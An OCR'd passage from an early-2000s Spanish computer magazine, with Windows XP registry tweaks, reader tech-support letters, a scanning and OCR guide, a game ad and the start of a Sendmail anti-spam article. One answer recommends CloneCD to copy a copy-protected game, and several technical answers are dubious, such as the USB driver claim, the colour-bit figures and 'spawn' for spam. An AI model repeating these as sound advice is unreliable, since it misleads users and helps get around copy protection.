Por defecto, la velocidad de aparición del menú de Inicio es muy lenta. Para esto también hay remedio. Acude en primer lugar al Editor del Registro (regedit.exe). Una vez allí, busca la siguiente clave:
HKEY_CURRENT_USER \ Control Panel \ Desktop \ MenuShowDelay
Por defecto, el valor el 400. Cámbialo a algo un poco menor. Por ejemplo... ¿Qué tal 0? Esto hará que la cosa marche mucho más rápida. Si por algún motivo este truco no funciona, no hay que preocuparse. Se puede intentar lo siguiente: en Propiedades de pantalla | Apariencia | Efectos, desactiva la opción "Mostrar sombras bajo los menús". Ganarás en rendimiento. Seguro.



Tanta sombra, tanto difuminado puede reducir mucho el rendimiento del sistema.


7 Cómo evitar que arranque Windows Messenger cada vez que inicies el sistema

Desde luego, si no eres fanático de «Windows Messenger» o, simplemente, no lo utilizas, mejor que no aparezca. ¿Cómo conseguirlo? Puedes hacerlo si ya has ejecutado el truco "Características especiales de Agregar/quitar componentes en Windows xp". Simplemente bastará con quitar el componente Windows Messenger en concreto. Si no lo has ejecutado, puedes hacerlo acudiendo al Registro y borrando la siguiente clave:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\MSMSGS
Con esto terminarás con «Windows Messenger» que, en muchas ocasiones, es bastante pesado y molesto.

8 Mostrar la opción Hibernar al seleccionar la opción Salir de Windows

Por defecto, la opción Hibernar no figura al pulsar Salir de Windows. Solo están Suspender, Apagar y Reiniciar. Para que también aparezca Hibernar, pulsa la tecla SHIFT cuando el menú Salir de Windows esté presente.
Se trata de otro de los peculiares trucos de xp que te resultará de utilidad si tienes un portátil o un equipo que permita entrar en estado de hibernación con garantías.




Si optas por Salir de Windows al estilo clásico no tendrás problemas con la aparición de Hibernar.

Si queréis solucionar vuestras dudas, sólo tenéis que mandarlas por correo a la siguiente dirección:
Hobby Press, S.A. - C/ Pedro Teixeira 8, 5ª Planta - 28020 Madrid
O por fax al número: 902 15 17 98. Por favor, indicad en el sobre **Sección Consultorio técnico**

Un juego demasiado lento

Hace poco instalé «Return to Castle of Wolfenstein» en mi Pentium 4 a 2 GHz. Como el resto del sistema, he tenido problemas con la velocidad. Y este juego no es que vaya lento, es que es desesperante. Ya no sé qué hacer porque veo que no estoy aprovechando al máximo mi ordenador. El problema parte por la compra de un equipo que no es de marca, sino un clónico al que le he ido añadiendo componentes y periféricos. En un principio,



tenía un procesador Celeron que me hubiera gustado ampliar a Celeron 1 GHz, pero después compré un Pentium 4 a 1,5 GHz. Se quedó "con lo puesto", y quizás de lo que más me arrepiento fue del cambio de memoria que al ser RIMM deseché los módulos de SDRAM que llegaban a 512 Megas (instalando los 128 Megas del disco) y el disco duro de Maxtor de 15 Gigas que, aunque es de 7.200 revoluciones por minuto ahora está ralentizando demasiado el equipo. Tengo instalado Windows xp, por si eso os sirve de ayuda, y me dijeron que podría ayudar el modificar manualmente el archivo de memoria SWF pero he intentado poner más espacio disponible para el archivo de intercambio y únicamente he conseguido rebajar la capacidad del disco. Otro de los problemas es que tengo ocupados 4 Gigas de disco duro, con las mismas aplicaciones que con Windows Millenium cuando no llegaba a 1,8 Gigas... ¿Por qué ha aumentado el tamaño? ¿Por qué es todo tan lento?

Nacho Segura

Todo el problema que nos comentas nos parece que está vinculado al decremento de memoria que ha sufrido tu PC en la actualización. De 512 Megas, medio Giga de RAM, a unos míseros 128 Megas con los que xp no sabe cómo repartir los bancos de memoria expandida y, consecuentemente, hace uso del disco duro. Y, tal y como nos comentas, el espacio que debe estar consumiendo debe ser realmente exagerado cuando, con un juego que tu tarjeta GeForce3, que nos especificas en tu lista de componentes, ha de ser capaz de mover gráficos a una velocidad realmente sorprendente. Todo tu problema viene generado por la cantidad de memoria. Los fabricantes juegan con este problema: la memoria RIMM es muy cara y comprar un módulo de 256 Megas es como pagar por el doble en memoria SDRAM. Actualmente ha aparecido una memoria mucho más rápida, DDRAM, con lo que ese espacio de intercambio se procedería únicamente con la memoria y no tendrías ningún retardo en el equipo.

¿Necesito drivers para Flash?

Tengo desde Navidades un producto que ha estado funcionando sin problemas hasta hace dos semanas, cuando me tocó instalar, por un grave problema con el disco duro que al final descambié, Windows 98. Lo que antes tenía era Windows Millenium y no tuve ningún problema al instalar este adaptador, un lector de memoria flash de imation que comentasteis hace unos tres meses y que me venía bastante bien, ya que tengo un PDA con CompactFlash y una cámara digital de Kodak con MultiMediaCard. Cuando he instalado Windows 98 han aparecido todos los dispositivos en el Panel de Control excepto esta unidad removible, que pide drivers y tiene un símbolo de exclamación en su ficha.

Héctor Lobos


Los periféricos que se conectan al puerto USB son Plug&Play, en tanto en cuanto se utilice uno u otro sistema operativo. Por ejemplo, Win95 sigue basando su conectividad en módulos de MS-DOS y el Plug&Play no es tal y muchas veces se necesita reiniciar el equipo. Lo mismo ocurre con Windows 98 que, aunque se ha mejorado este proceso, sigue individualizándose cada periférico. Sin embargo, con la llegada de Windows Millenium se comenzaron a usar estándares de interfaz humana, al estilo de Monitor Plug&Play estándar, con lo que no es necesario introducir drivers para identificar productos como el tuyo, un FlashGo que no es más que un conector USB con ciertas propiedades. Si deseas volver a tener esa conectividad o poder conectar ese lector de flash en cualquier ordenador, deberás poseer en cada uno de ellos Windows Millenium o xp.

Volcado de fotos muy lento

Mi problema está relacionado con un PDA Jornada 565 de hp con 32 Megas de RAM al que le añadí una tarjeta CompactFlash de 256 Megas para descargar la gran cantidad de correo que gestiono debido a mi trabajo. El problema es que la última vez que se me ocurrió transferir uno de los archivos de attachment que recibí en el PDA, al disco duro tardó muchísimo y al final tuve que cortar la transferencia. ¿Es normal que tarden tanto este tipo de copiados?

Rubén Enríquez

La mayor ventaja, y también problema, de las tarjetas de memoria flash es su rapidez. Son capaces de operar a gran velocidad, mucho más que los sistemas mecánicos como los discos duros o los óptico-magnéticos tipo clik o zip de iomega. Sin embargo, en los dispositivos como los PDA se encuentran limitados por el cuello de botella de su conexión, al puerto paralelo o USB y, además, el propio PDA tiene un ancho de banda para transferir diseñado, sobre todo, a documentos y pequeños archivos. Si deseas más rapidez necesitarás un lector de memorias flash o podrás descargar imágenes y textos accediendo desde una cámara digital, mucho mejor preparada para transferir a gran velocidad que un PDA. También puedes usar productos accesorios tipo Bluetooth.



¿Más espacio en CDs?

Suelo grabar en mi copiadora Predator de iomega a una velocidad de 8x. Para mí es más que suficiente, porque apenas utilizo la grabación de CDs. Sin embargo, para una vez que necesitaba una copia de CD me fue imposible. Tuve dos problemas, uno de ellos desapareció a la segunda vez que grabé y espero que me digáis a qué es debido para que no vuelva a ocurrir. El equipo comenzó a leer datos del CD y estuvo unos segundos parado el equipo y, tras esto, expulsó el CD y dijo lo siguiente: "Buffer overrun not match data with record on-the-fly". Reinicié el equipo y entonces sí grabó el CD, pero la copia

fue fallida (era la copia de un juego y luego no se pudo instalar). Otro problema añadido a esto fue que tuve que utilizar CDs de 80 minutos... ¿Realmente existen CDs con más o menos minutaje?

Iñaki Arriguegabiria

Tienes un problema con la conexión USB y uno o varios programas que entran en conflicto con la capacidad del buffer. No creemos que el problema de la primera expulsión se deba a la falta de espacio en el disco duro o una baja velocidad de lectura del CD (realizabas una copia al vuelo), sino que debes tener cargados muchos programas o ejecutando algunas aplicaciones y el buffer se vació en una operación de lectura/escritura y te quedaste sin datos para pasar al CD. El segundo problema se refiere al Error Data que los desarrolladores de software copian entre las pistas. Los datos simulan ser erróneos para que el lector no los admita y, entonces, obtienes una copia que no es totalmente exacta. Por eso no puedes instalar el programa. Para solventar este problema, debes instalar «CloneCD», un programa que hace exactamente eso, clonar todo el contenido de un disco, con todos su datos, incluso los erróneos. Para detectar el método de fallo que se ha utilizado para copiar datos, puedes utilizar «Clony», una herramienta muy útil que, además, es gratuita. En cuanto al espacio de sobra que existe en los CDs, eso parte del fabricante. Los hay de 74 minutos, de 80 y, en los últimos meses, ya se están anunciando CDs de 90 minutos. En datos supone un incremento del 15% más con respecto a los CDs normales y con este tipo de discos no debe existir problema para copiar un CD de audio que siempre tienen exceso de pistas.

Ripear desde EL DVD

Como todo en los PCs es moda, hace un tiempo me apunté a la de grabar CDs, después a la de retocar fotos y ahora con la de crear películas a partir de la digitalización desde un DVD. Para la tarea he utilizado «EasyDivX» que, la verdad, tiene poco de fácil. He intentado ripear DVDs a distintos grados de calidad y siempre me encuentro con que o la calidad es mala, se pixela, o que aumentar la pantalla sirve más bien de poco o que el tamaño de los ficheros es excesivo, llegando a los 2,5 o 3 Gigas. Además, tardo en ripear más de nueve horas, y menos mal que utilizo el segundo ordenador que tengo conectado en red, porque si no podría estar todo un día sin utilizar el PC. ¿Qué equipo recomendáis para la

tarea? ¿Cuáles son las mejores opciones a utilizar?

Raúl Ranz


Para la digitalización de vídeo desde un DVD sin que éste se agrande considerablemente en tamaño (megas e incluso gigas) o que la calidad sea mala, debes utilizar un alto grado de compresión con DivX como estás haciendo con «EasyDivX». Existen otras herramientas para descargar, la mayoría gratuitas (no tardarán en convertirse de pago) y deberías probar, primero con no ocupar tanto espacio, ya que el grado de calidad lo aprenderás viendo muchos tipos de compresión y sabrás en qué momento la calidad es aceptable para visualizarse a pantalla completa sin que existan zonas difusas en los bordes y la degradación de los colores (sobre todo en ambientes de colores oscuros, fondos negros). Para la compresión de DivX, como los archivos que se suelen encontrar en la red para descargar, tienen una compresión capaz de reducir una película a unos 600-700 Megas, a una resolución de 640x400, de modo que se respeta el aspecto panorámico de la película y no afecta al modo de pantalla completa.

Nero y xp

Instalé el sistema operativo Windows xp Home Edition hace un mes, y el único problema que he encontrado no ha sido con el hardware que, excepto la impresora a la que tuve que bajarle unos drivers, todo ha funcionado correctamente. El problema lo he tenido cuando he tratado de arrancar el programa de grabación de CDs, «Nero Burning ROM». Lo primero es que no detecta la grabadora, simplemente un dispositivo llamado Image Recorder. La unidad está bien ubicada en el apartado Sistema del Panel de Control y en Mi PC no tengo ningún problema para encontrar la unidad o sacar accesos directos para el escritorio. ¿Por qué me ha dejado de funcionar el programa?

Curro Herrera

La interfaz ATAPI con que juega el sistema para reconocer las unidades es, una vez migrado al sistema xp, uno de los principales fallos para la totalidad de los componentes del sistema. Es una tara que impide reconocer las unidades en los programas grabadores, aunque esto se solventa con una simple operación. Para reproducir el error, basta con tener un programa de grabación instalado (tipo «WinonCD») e instalar otro diferente. Para evitar los conflictos, no tienes más que acudir al Panel de Control/Agregar o quitar programas y desde ahí debes eliminar los programas grabadores que tengas. En nuestro caso, debimos desinstalar la versión «Easy CD Creator Basic» y «Easy CD Creator Platinum»,



las dos en su quinta versión. Después, instalamos «Nero», en su última versión, dando como resultado el reconocimiento de la unidad, sin que apareciese esa unidad virtual. Por lo tanto, desinstala e instala, ningún parche puede servirte para el reconocimiento de unidades IDE.

Partición errónea

Tengo Pentium 133 haciendo de servidor. Está siempre activo y lo único que le falla es el ventilador. Y el giga del disco que tiene perdido desde que le sometí a una partición en Linux tampoco lo he necesitado. Hasta ahora, que es cuando echo de menos ese espacio en la unidad porque se ralentiza excesivamente con las operaciones simples del equipo. Aunque el servidor no consume muchos recursos, sí que necesita un gran espacio cuando se trata de almacenar archivos que recibo a través del FTP. Para más señas, el disco es un Seagate de 1,6 Gigas de 5.400 rpm. He intentado todo, desde un formateo ordinario hasta utilizar herramientas como «PartitionStar» o «PartitionMagic» con los que no he logrado nada. ¿Qué puedo hacer para recuperar ese espacio perdido?

Alberto Iglesias

La mejor solución es extraer el disco duro de su ubicación y ponerlo en otro PC distinto. A ser posible, te recomendamos que la placa base tenga una BIOS del año 2000 o más reciente. Acude a la BIOS pulsando Suprimir en el arranque del sistema. Después comprueba el espacio ocupado por el disco y, en lugar de optar por una opción LBA Mode para reconocer el disco, utiliza la opción Auto Mode. Después, instala «PartitionMagic», que no encontrará ningún tipo de fallo en la geometría del disco para proceder a eliminar la partición bajo MS-DOS. Si todo esto sigue fallando, deberías llevar el disco a un servicio de reparación o probar con un sistema mucho más antiguo donde la BIOS permita un formateo a bajo nivel para borrar todo cuanto exista en él.


Los secretos de un buen escaneado

Media docena de principios deben respetarse para conseguir que el escáner produzca fotografías de alta calidad, documentos OCR sin fallos, faxes de alta nitidez... En general, un aprovechamiento al 100% de las capacidades de este aparato.

Texto: Maite Sánchez

El escáner es un dispositivo con decenas de posibilidades y cientos de combinaciones entre las posibles configuraciones con las que puede trabajar.

El usuario es el responsable de decidir qué ajustes debe realizar para que sus originales queden digitalizados con las mínimas pérdidas y la mayor calidad. Retoque fotográfico, reconocimiento óptico de caracteres (OCR), digitalización de fax, digitalización y almacenamiento de documentos...



Se trata de resolver cuestiones relacionadas con la resolución adecuada para cada trabajo, el mejor sistema para guardar en disco las imágenes, las diferencias entre las profundidades de color, la optimización del proceso de OCR...

Por suerte, frente a tantas posibilidades, el usuario cuenta con una ayuda inestimable: media docena de reglas y conceptos generales que sirven en un 99% de los casos.

Cualquier usuario con ciertos conocimientos básicos, podría descubrir, por sí mismo, las recomendaciones que en estas páginas vamos a formular, pero sin duda es mucho más efectivo

conocerlas desde el principio, sin perder tiempo, esfuerzo o dinero en complicados experimentos. Es casi seguro que con un poco de buena voluntad y cierta "ayuda" externa, el lector podrá convertirse, en un par de semanas, en un maestro en la utilización de su escáner y en todos los trabajos relacionados con el mismo.


Conceptos importantes

Resolución de entrada: densidad en píxeles por pulgada (ppi) que un aparato de captura es capaz de distinguir.
Resolución de imagen: es la densidad de información que una imagen digital posee.
Resolución de salida: densidad en puntos por pulgada (dpi) que un dispositivo de impresión es capaz de reproducir.
Resolución óptica directa: para medir la cantidad de información real que un dispositivo de captura es capaz de captar. La resolución horizontal depende de la calidad del CCD y del ancho máximo del papel que se puede explorar; la resolución vertical está ligada también al CCD y a la distancia que recorre el cabezal.
Resolución interpolada: mide la información virtual que un aparato puede ofrecer. La resolución interpolada se consigue mediante una fórmula matemática añadiendo nuevos píxeles como promedio de los píxeles adyacentes; por lo que no se añaden nuevos detalles a la imagen.
Ppi: Pixels per inch: píxeles por pulgada. Para imágenes, escáneres o monitores.
Dpi: Dots per inch: puntos por pulgada. Para impresoras.
Profundidad de color: Es el número de bits que se utilizan para definir la cantidad de colores de cada píxel.
Número de colores= $2^{\text{bits de color}}$ (2 elevado al nº de bits).

1 Preparar el original

El primer paso que hay que llevar a cabo para comenzar el trabajo debe mantener al usuario lejos de su escáner; se debe evitar a toda costa el introducir el original en el aparato sin haber pensado antes lo que se va a hacer exactamente con él.

Hay que fijar el tipo de trabajo al que se va a destinar la exploración. Preparar un fax, crear un documento para OCR, digitalizar unos logotipos, o explorar una imagen para añadirla a un montaje creativo no implica, en ningún momento, utilizar la misma configuración y emplear los mismos sistemas. El original, además, puede requerir algunas manipulaciones previas, sobre todo cuando se está tratando con trabajos a alta resolución. En algunos casos, puede ser necesaria su limpieza, el recorte de uno de sus lados si es demasiado grande, o bien emplear una funda de plástico transparente si es demasiado pequeño.



Fax escaneado con un programa OCR.


2 Explorar

Cuando el original está listo, es el momento de ajustar la configuración de los controles del escáner y hacer el primer intento. Dos son los parámetros importantes que la mayoría de controladores preguntan al usuario: la resolución y la profundidad de color.

300 dpi es una buena cifra para tomarla como "buena para todo". Es perfecta para documentos que van a ser procesador por OCR, para retocar imágenes fotográficas, logos...

También muy típicas son las resoluciones de 72 dpi y 200 dpi; la primera para exploraciones destinadas a la pantalla/Web y la segunda para documentos en los que la calidad no debe ser excesiva; FAX, documentos de texto, etc. 600 dpi es especial para trabajos en alta calidad.

Las profundidades de color parten del bit por píxel (2 colores, o también llamado line art) hasta llegar a cifras que rondan los 48 bits (miles de millones de colores). Al explorar texto en un solo color debe usarse la más baja. Para fotografías e imágenes se debería



Los ajustes de exploración son uno de los pasos más importantes.

partir de los 24 bits y tratar de llegar al mayor número de colores que el equipo (el ordenador y el escáner) es capaz de procesar.

Especial atención debe darse a las resoluciones interpoladas, aquellas que se consiguen mediante fórmulas matemáticas y que no reproducen nuevos detalles presentes en el original. Las fotografías exploradas con estas resoluciones aparecen borrosas; debería optarse por la más alta de las resoluciones reales y no por una interpolada.

La resolución debe ajustarse al mínimo posible para una calidad máxima.

Las resoluciones virtuales sólo son recomendables para reducir los dientes de sierra en exploraciones de line art (2 colores).

3 Retocar

El retoque, como la mayoría de los apartados comentados en estas páginas, merece un artículo completo o incluso un libro en exclusiva. Sin entrar en detalles es importante remarcar varios aspectos.

El retoque –por lo menos el inicial– debe efectuarse lo antes posible para que el usuario tenga la oportunidad de probar la calidad de la exploración; por si fuese necesario un "re-escaneo". Una buena técnica para efectuarlo, si es demasiado grande, es partiendo la imagen inicial en porciones más pequeñas. Muchas veces, los usuarios que dominan algún programa de retoque fotográfico se empeñan en mejorar una imagen mediante las herramientas ofrecidas por esta aplicación, cuando lo más fácil es re-explorarla desde el principio con unos ajustes más adecuados.

Retocar la imagen es imprescindible para obtener un resultado óptimo.


4 Guardar en disco

El proceso de almacenamiento en disco puede perseguir varios objetivos: guardar los originales o guardar copias de trabajo.

Los originales deben almacenarse con un formato que impida la pérdida de calidad. Si se tiene previsto trabajar posteriormente con la imagen, formatos como el PSD (de Photoshop) recogerán la información de capas, selecciones o los ajustes del programa.

Si se prevé un almacenamiento de seguridad deberían usarse formatos más simples, que admitan compresión, pero sin perdida de información (TIF o BMP Comprimido).

Guardar la imagen para trabajar directamente con ella, publicarla en la Web, mandarla por Internet o adjuntarla en un documento del procesador de textos, permite reducir su calidad, resolución y profundidad de color a las necesidades específicas del trabajo (siempre manteniendo un original en bruto). Formatos como el JPEG o el GIF ajustan el tamaño de la imagen a costa de perder calidad.



También el almacenamiento de las imágenes recién exploradas tiene su secreto.

Color verdadero

¿24 bits o 36 bits de color? Según aumenta la profundidad de color utilizada para las exploraciones, también lo hace el rango de densidad (intervalo de colores que es capaz de reconocer).

Un escáner que funcione a 12 bits podría reconocer 4 colores diferentes nuevos que no aparecerían en una exploración a 8 bits. Con un aparato de 14 bits, los nuevos tonos serían 64. Estás pequeñas diferencias, que sólo se aprecian en la parte oscura del espectro –negros y sombras– sirven para mejorar el detalle final.


El usuario debe comprender, de esta manera, que las diferencias entre 24 y 36 bits son pequeñas pero existen. Como norma general siempre que se explore un documento donde los negros y sombras sean importantes debe utilizarse la máxima profundidad de color.


5 Imprimir

La "impresión perfecta" es una utopía que está más cerca de la realidad si se parte de un buen trabajo de exploración y de retoque.
El objetivo es doblemente difícil de conseguir porque en el proceso interviene otra máquina (la impresora), tan complicada o más que el propio escáner.
Sin cerrar la puerta a que en un futuro se realice un estudio exclusivo parecido sobre las complejidades de la impresión, vamos a comentar varios conceptos que todo usuario de escáner debe conocer.
Sabiendo la diferencia entre puntos y píxeles por pulgada (ver cuadro "Conceptos importantes") debe descartarse el mito que una exploración deba hacerse con la misma resolución que la utilizada posteriormente para imprimirla. Algo más exacto es usar la regla: PPI en exploración = DPI en impresora / 2. Ejemplo, para imprimir a 1200 dpi será suficiente con escanear a 600 ppi. Se puede entender como que la resolución del escáner "rinde el doble" que la de la impresora.
Hay dos conceptos más que deben cuidarse en las impresiones. El primero, y más complejo, es la gestión de color. Si se imprimen fotografías o colores corporativos habrá que tener cuidado para que los tonos utilizados no salgan alterados. «Photoshop» y otros programas avanzados de retoque fotográfico pueden gestionar diferentes muestreos de color. El usuario deberá consultar la documentación de su programa, escáner y monitor para que todos trabajen en consonancia.
También muy importante, del papel usado para la impresión depende una tercera parte de la calidad final. El papel "normal" sólo debería usarse para calidad borrador. El papel para "inyección de tinta" mejora los resultados sólo ligeramente; ideal para impresiones de texto. El papel "Photo Quality InkJet" acepta impresiones de fotografías de media calidad o documentos combinados. El papel "Photo Quality Glossy", gracias a su tratamiento de satinado, retiene mejor las gotas de tinta de las impresiones fotografías de alta resolución. La película "Photo Quality" es lo máximo –y más caro– en soportes de impresión.

Experto en OCR

El reconocimiento óptico de caracteres es una de las funciones más útiles a realizar con un escáner y que menos difusión entre los usuarios tiene. Para saber en qué consiste hay que comprender las diferencias entre tener un texto en formato editable (como el presente en un documento «Word») y un texto dentro de una imagen digital (dentro de un TIFF, un JPG, un GIF...). Con el primer texto se podrán hacer todo tipo de correcciones y cambios; alterar la fuente, corregir una falta ortográfica, añadir un párrafo, y enviarlo por Internet con un peso de muy pocas Kbs. Con el texto dentro de la imagen sólo se podrán hacer los cambios normales que Photoshop y otros programas permiten: resampleo, cambio de tamaño, rotación, etc. Si la imagen tiene mucha resolución, el correo electrónico que la incluya puede alcanzar hasta varios megas.
OCR es el proceso –o también el programa que lo realiza– que toma una imagen con texto y la explora y analiza para encontrar y reconocer las letras escritas. El resultado es un documento Word, un TXT o un PDF con el texto editable.





Originales perfectos
La mejor manera de completar una operación con un programa OCR con éxito absoluto, es partir de un documento original en el que se respeten al cien por cien unas necesidades básicas.

- Fuente de 12 puntos
- Fuente Mono-espacio (Courrier) o tracionales (Times, New Roman...)
- Texto negro sobre fondo blanco
- Utilizar un original-original; no una copia de una copia
- Formato en una columna

Dificultades a la vista
Varios elementos o características del original pueden hacer que se pierda efectividad en el OCR. Siempre que se pueda deben evitarse; si esto es imposible habrá que enseñar al programa a interpretar los símbolos extraños.

- Fuentes de pequeño tamaño
- Las negritas, cursivas o subrayados
- Originales con varias columnas o impresiones de hojas de cálculo
- Formularios
- Fórmulas matemáticas
- Escritura manual
- Fuentes fantasía o no corrien


Programas especiales
La oferta comercial para este tipo de aplicaciones está basada en 4 aplicaciones («OmniPage Pro 11.0», «TextBridge Pro Millennium», «Presto! OCR Pro 4.0» y «ABBYY FineReader 5.0 Pro OCR»).
El objetivo de casi todos ellos, una vez alcanzado unos más que respetables porcentajes de acierto en el reconocimiento, es mantener el aspecto original de los documentos; columnas, tamaños y formatos de fuente, fotografías entre el texto. Hay que reconocer que el aspecto del documento final es al 90% idéntico que el original.


Configuración de escáner
Los ajustes que se realizan en el escáner a la hora de explorar son vitales para determinar y asegurar el acierto durante las fases de OCR.
El objetivo de todo usuario es obtener una imagen clara con un texto oscuro cuyos bordes estén lo mejor delimitados posibles. En la mayoría de los casos una resolución de 300 ppi puede ser suficiente. Si el texto del original es uniformemente negro, la profundidad de color deberá ajustarse a 1 bit (blanco y negro). Trabajar con un solo color permitirá subir la resolución a 400-600 ppi sin saturar el equipo; especialmente interesante si el texto es de tamaño reducido.

POR SÓLO
2,99€
497 Ptas

Computer Hoy Juegos

Nº 11 MAR





TODOS LOS JUEGOS PROBADOS EN 36 ORDENADORES DIFERENTES

- ✓ LOS TEST DE PC Y CONSOLAS MÁS RIGUROSOS
- ✓ LAS PRUEBAS DE HARDWARE MÁS FIABLES
- ✓ TODA LA ACTUALIDAD PARA JUEGOS DE PC Y CONSOLA

✓ REGALO CD
JUEGO COMPLETO ORIGINAL

ESTE MES EN COMPUTER HOY JUEGOS...

SUZUKI ALSTARE
EXTREME RACING

- Juego de motociclismo con 12 circuitos.
- Elige entre seis de la mejores motos de alta cilindrada de la marca Suzuki.
- Espectaculares gráficos.
- Compatible con tarjetas gráficas de última generación.
- Permite el juego por internet o red local.

© 2000 Criterion Software Ltd. Publicado por Ubi Soft Entertainment bajo licencia de Criterion Studios Ltd. Cualquier otra marca es propiedad de sus respectivos titulares. ® Alstare 21.8.98. Las copias sin autorización, el préstamo, alquiler o venta por cualquier medio del programa son prácticas que están prohibidas. Distribuido como CD-ROM de portada de COMPUTER HOYJUEGOS.

Más seguridad en Sendmail!


El correo electrónico es, en la actualidad, una herramienta imprescindible. A punto de sustituir por completo al fax, muchos lo utilizan, también, para realizar envíos masivos de correo. Esta molesta circunstancia ha llevado a muchos administradores de red a proteger sus servidores de correo con objeto de evitar el molesto spawn. Este es el primer remedio que te planteamos.

Texto: Miguel Ángel Lladó

Por spawn se entiende el uso de un servidor de correo electrónico que nos es ajeno como puente y emisario de un envío de correo masivo a distintas direcciones en Internet. Se trata de un uso manifiestamente fraudulento de un servicio de terceros que revierte en nuestro propio provecho. El problema que se genera en el servidor "atacado" es un posible colapso, ya que se entrega para distribuir un mensaje espurio a muchas direcciones de correo y, por tanto, ocupa toda su actividad en este objetivo desentendiéndose de los usuarios autorizados que sí deben gozar de sus ventajas. Si bien el spawn era hace algunos años un problema menor y aislado, ahora es un asunto grave en el que interviene una evidente problemática legal. Internet lleva también cierto tiempo protegiéndose de este uso abusivo de los servidores de correo, primero tímidamente, y en la actualidad de una manera muy activa que implica a muchos. Para empezar, algunos han aunado sus esfuerzos con la creación de una serie de bases de datos donde se identifica y, por qué no decirlo, se acusa a ciertos servidores de facilitar el spawn. La información que contienen estas bases de datos la aportan los usuarios que descubren servidores que actúan 